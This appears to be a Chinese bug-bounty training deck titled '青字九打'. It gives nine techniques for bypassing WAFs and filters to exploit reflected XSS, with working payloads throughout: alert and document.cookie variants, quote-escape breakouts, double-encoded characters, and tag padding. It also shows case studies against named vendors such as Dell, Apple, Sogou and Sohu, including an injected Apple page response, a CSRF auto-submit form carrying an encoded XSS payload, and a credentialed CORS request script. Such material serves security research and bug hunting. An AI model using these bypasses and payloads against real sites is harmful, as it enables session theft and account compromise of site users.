

ONE

反射XSS之“青字九打”

“青字九打”取名由来：

- ① 金庸小说里青城派的暗器绝技“青字九打”
- ② 反射XSS漏洞易于上手，精小而巧，危害可大可小，类似武侠中的暗器之技
- ③ 个人十分喜欢武侠世界，所以取名如此

“青字九打”大纲：【绕过防护或WAF为主】

Tip #1 等价替换

Tip #4 多余绕过

Tip #7 域名拆解

Tip #2 过滤净化

Tip #5 转义逃逸

Tip #8 双重编码

Tip #3 参数为点

Tip #6 方法转换

Tip #9 组合利用

Tip #1 等价替换

解释：即相同的效果，不同的payload

例子：

① `alert()` <---> `(alert)()` <---> `alert``` <---> `prompt()` <---> `a=alert;a()`

② `document.cookie` <---> `document['cookie']` <---> `with(document)alert(cookie)`

③ 双引号 <---> 单引号 <---> 反引号


【某些时候，可以尝试替换，比如前两者不能正常使用时】

Tip #1 等价替换[案例]

厂商: Dell

Payload: "-alert(document[`domain`])-"

截图:



Tip #2 过滤净化

解释：某些特殊字符或关键字被过滤掉，无法反射出来，注意：WAF检测之后才过滤掉


例子：

- ① 特殊字符【常见的有%0d %00 %0a 等】 如： alert%0d() ale%00rt() onload%0a=
- ② 特殊关键字【常见的有script 或者 <script>等】 如： aler<script>t()
- ③ 过滤\： <s\c\r\i\p\t>a\\e\r\t\\(d\o\c\u\m\e\n\t\\.l\c\o\o\k\i\l\e\)\<\s\c\r\i\p\t\>

Tip #2 过滤净化[案例]

厂商：Apple

截图1：



Tip #2 过滤净化[案例]

厂商: Apple

截图2:

```
</head>
<body class="ac-gn-current- no-js">
<script>
    document.body.removeClassName('no-js');
</script>
<input type="hidden" id="cdsHeaderObj" data-json='{"setPod": "true",
"resourceUrl": "https:// apple.com",
"akamaiUrl": "https:// apple.com",
"modelValue": "",
"aiSearchServiceURL": " apple.com",
"podLocaleValue": "en_US",
"omnitureLocale": "en_US",
"aiCrossDomainSearchServiceURL": " apple.com",
"podValue": "us~en",
"searchCountry": "us",
"enableAppleInstant": "yes",
"pageTitle": "\ />xxxxx<script>alert(document.domain)</script>/",
"amlSuggestionsUrl": "https://www.apple.com/search-services/suggestions/",
"headerEnv": "PROD",
"title": "Page Not Found - Apple ",
"channelName": ""
}'>
```



Tip #3 参数为点

解释：经常是参数值进行反射XSS的测试，实则参数本身也可以

例子：

- ① **参数值与参数都有反射点** 比如url处为a=xxxx，响应为 "a":"xxxx" 这样的，可以尝试在参数本身插入payload，得到ayyyy=xxxx，得到 "ayyyy":"xxxx"
- ② **有时候waf或防护会防御参数值处的反射处** 但有可能会在参数本身没有waf或防护，用url为a"-alert()-"=xxxx 成功触发

Tip #4 多余绕过

解释：画蛇添足，有余胜不足

例子：

- ① 如 **标签过滤<script>的时候**：可以加多余内容到标签属性处（虽然攻击本身不需要）
`<script/xyz>alert()</script>` 可以绕过简单的过滤；
- ② 如 一些防御机制是**通过匹配<>**，然后提取内容，与黑名单校验，可以通过添加多余尖括号来绕过 `<<script>alert()<</script>`

Tip #5 转义逃逸

解释：转义符没有被转义而导致引号逃逸，完成前闭合

例子：

- ① 如果发现反射点在<script>标签内，例如：<script>var name="{反射点}";</script>,但是双引号被转义：
- ② 那么\"试试是否转义符也被转义，没有且注释符也没有被转义的话，可以引号逃逸，选择注释后面，那么最终为\";alert();//

Tip #5 转义逃逸[案例]

厂商: Sogou 搜狗

截图:



Tip #6 方法转换

解释：GET与POST两种请求方式进行互相转换，偶尔有奇效

例子：

- ① POST型反射XSS有时候厂商是不收的，但可以通过Burp的 Change request method 很方便地就把**POST型改成GET型**，发包后，有一定概率能成功，最后以GET型提交
- ② 假设失败，GET型不存在反射XSS时，看是否有CSRF，可以基于**CSRF进行POST型反射XSS的利用**，能使厂商接受报告的可能性增大很多

Tip #6 方法转换[案例]

厂商：来自私人邀请，不便明示

截图：

CSRF HTML:

```
11 <input type="hidden" name="ctl00#ContentPlaceHolder#cbInterestedIn#0" value="on" />
12 <input type="hidden" name="ctl00#ContentPlaceHolder#ddlAnnualSales" value="116" />
13 <input type="hidden" name="ctl00#ContentPlaceHolder#ddlState" value="12" />
14 <input type="hidden" name="ctl00#ContentPlaceHolder#imgBtnSave#x" value="52" />
15 <input type="hidden" name="ctl00#ContentPlaceHolder#imgBtnSave#y" value="3" />
16 <input type="hidden" name="ctl00#ContentPlaceHolder#rblBusinessType" value="134" />
17 <input type="hidden" name="ctl00#ContentPlaceHolder#rblRegionsClient" value="No" />
18 <input type="hidden" name="ctl00#ContentPlaceHolder#txtAddress" value="" />
19 <input type="hidden" name="ctl00#ContentPlaceHolder#txtBusinessName" value="" />
20 <input type="hidden" name="ctl00#ContentPlaceHolder#txtCity" value="" />
21 <input type="hidden" name="ctl00#ContentPlaceHolder#txtEmail" value="xxxxx#64;qq#46;com"#45;alert#47;#42;#42;#47;#40;document#46;domain#41;#45;"" />
22 <input type="hidden" name="ctl00#ContentPlaceHolder#txtName" value="Dorothy#32;T#32;Addison" />
23 <input type="hidden" name="ctl00#ContentPlaceHolder#txtPhone" value="803#45;520#45;1898" />
24 <input type="hidden" name="ctl00#ContentPlaceHolder#txtZipCode" value="" />
25 </form>
26 <script>
27     document.test.submit();
28 </script>
29 </body>
30 </html>
```



Tip #7 域名拆解

解释：通过子域名的类似形式进行爆破or拆解，利用代码复用，变成赏金范围内的洞


例子：

- ① 先挖到了当当网mtouch子域的反射XSS，然后想办法**拆解子域mtouch**为touch.m.dangdang.com，发现代码复用，同一路径的同一反射参数且同一payload
- ② 搜狐的子域 d1.m.sohu.com **可以猜解为 (a-z)(0-9).m.sohu.com** 最终发现 t3.m.sohu.com 可行

Tip #7 域名拆解[案例]

厂商：Sohu 搜狐


截图1：



Tip #7 域名拆解[案例]

厂商：Sohu 搜狐

截图2：



Tip #8 双重编码

解释：现在一些搜索框已经进行XSS防护，有时候用双重URL编码可以成功绕过

例子：


① 常见特殊字符的双重URL编码： “ %2522 ‘ %2527 < %253c > %253e / %252f

② 关键字有时候不需要进行此类编码，但有时也需要，**随机应变**

Tip #8 双重编码[案例]

厂商: Sogou 搜狗

截图:



Tip #9 组合利用

解释：反射XSS在国内很少有厂商收，建议挖国外，有时可利用组合拳提升危害

例子：


① 国内SRC的反射XSS赏金 **VS** 国外HackerOne/BugCrowd 反射XSS赏金

② 常见组合拳： **CORS / CSRF / 越权**

Tip #9 组合利用[案例]

厂商: Dell

截图:



```
1 function cors() {  
2     var xhttp = new XMLHttpRequest();  
3     xhttp.onreadystatechange = function() {  
4         if (this.status == 200) {  
5             alert(this.responseText);  
6             document.body.innerHTML = this.responseText;  
7         }  
8     };  
9     xhttp.open("GET", "http://www.dell.com", true);  
10    xhttp.withCredentials = true;  
11    xhttp.send();  
12 }  
13 cors();
```



把握现在， 高效学习

西瓜

CF_Sec(长风安全)